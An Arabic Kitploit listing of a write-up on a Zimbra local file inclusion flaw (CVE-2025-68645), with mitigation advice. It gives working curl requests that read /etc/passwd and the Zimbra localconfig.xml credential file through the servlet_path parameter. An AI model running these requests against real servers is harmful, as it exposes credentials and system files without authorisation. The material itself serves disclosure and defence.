Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-68645 — CVE-2025-68645 | Kitploit
أدوات/GitHubGitHub/0xblackash/cve-2025-68645
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتأمن الويباختبار الاختراق
GitHub0xblackash/cve-2025-68645

CVE-2025-68645

CVE-2025-68645

عرض المستودع
2120منذ 6 أشهرلم تتم المراجعة بعد
مشاركة

🛡️ CVE-2025-68645 - تحليل تضمين الملفات المحلية (LFI) في Zimbra

zimbra

Vulnerability Target Severity Status


📌 نظرة عامة

يصف هذا المستند ثغرة تضمين الملفات المحلية (LFI) التي تؤثر على Zimbra Collaboration Suite.

تنشأ المشكلة بسبب معالجة غير صحيحة للمعامل التالي:

/h/*?javax.servlet.include.servlet_path=

يسمح ذلك لمستخدم غير مصادق بالوصول إلى موارد التطبيق الداخلية.


🔍 تفاصيل الثغرة

  • النوع: تضمين الملفات المحلية (LFI)
  • الوصول: غير مصادق
  • المكون المتأثر: Webmail (الواجهة الكلاسيكية)
  • ناقل الهجوم: التلاعب بطلبات HTTP

🧪 التحقق الأولي

طلب الاختبار:

curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

▶️ العرض التوضيحي:

cve-2025-68645 cve-2025-68645 1

✅ النتيجة


  • تم استرجاع الملف الداخلي بنجاح
  • يؤكد سوء معالجة الإدخال

⚙️ سلوك نقطة النهاية

تتعامل نقاط النهاية المتعددة مع المعامل الضعيف بشكل مختلف.

مثال:

/h/printcalendar?javax.servlet.include.servlet_path=...

ملاحظات:

  • سلوك وصول أكثر اتساقًا للملفات
  • موثوقية استجابة أفضل مقارنة بـ /h/rest

🚧 اعتبارات TLS

المشكلة

SSL: certificate subject name does not match target host

الحل البديل

curl -k "https://TARGET/..."

🚀 أمثلة الاستغلال

📂 الوصول إلى مورد ويب داخلي

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

📂 محاولة الوصول إلى ملف النظام

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"

🔐 الوصول إلى إعدادات التطبيق

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"

التعرض المحتمل:

  • بيانات اعتماد الخدمة
  • الإعدادات الداخلية
  • تفاصيل البنية التحتية

🧠 التأثير

قد يؤدي الاستغلال الناجح إلى:

  • الكشف عن ملفات الإعدادات الحساسة
  • كشف الخدمات والبنية الداخلية
  • تسرب بيانات الاعتماد
  • زيادة خطر الاختراق الإضافي

🛡️ التخفيف

  • تحديث Zimbra إلى الإصدارات المصححة
  • تقييد الوصول إلى نقاط النهاية الضعيفة
  • مراقبة السجلات بحثًا عن معاملات مشبوهة:
    • javax.servlet.include.servlet_path
  • نشر قواعد جدار حماية تطبيقات الويب (WAF) لمنع الأنماط الخبيثة

💡 الوجبات الرئيسية

  • يمكن أن تؤدي فشل التحقق من الإدخال إلى كشف الموارد الداخلية
  • قد تتصرف نقاط النهاية المختلفة بشكل غير متسق
  • غالبًا ما تحتوي ملفات الإعدادات على معلومات حساسة
  • الكشف المبكر يقلل المخاطر بشكل كبير

🏴 الخلاصة

  • الثغرة مؤكدة: CVE-2025-68645
  • الاستغلال يسمح بالوصول غير المصرح به للملفات
  • يوصى بشدة بالمعالجة الفورية

🔐 الأمان مهم

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    402
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →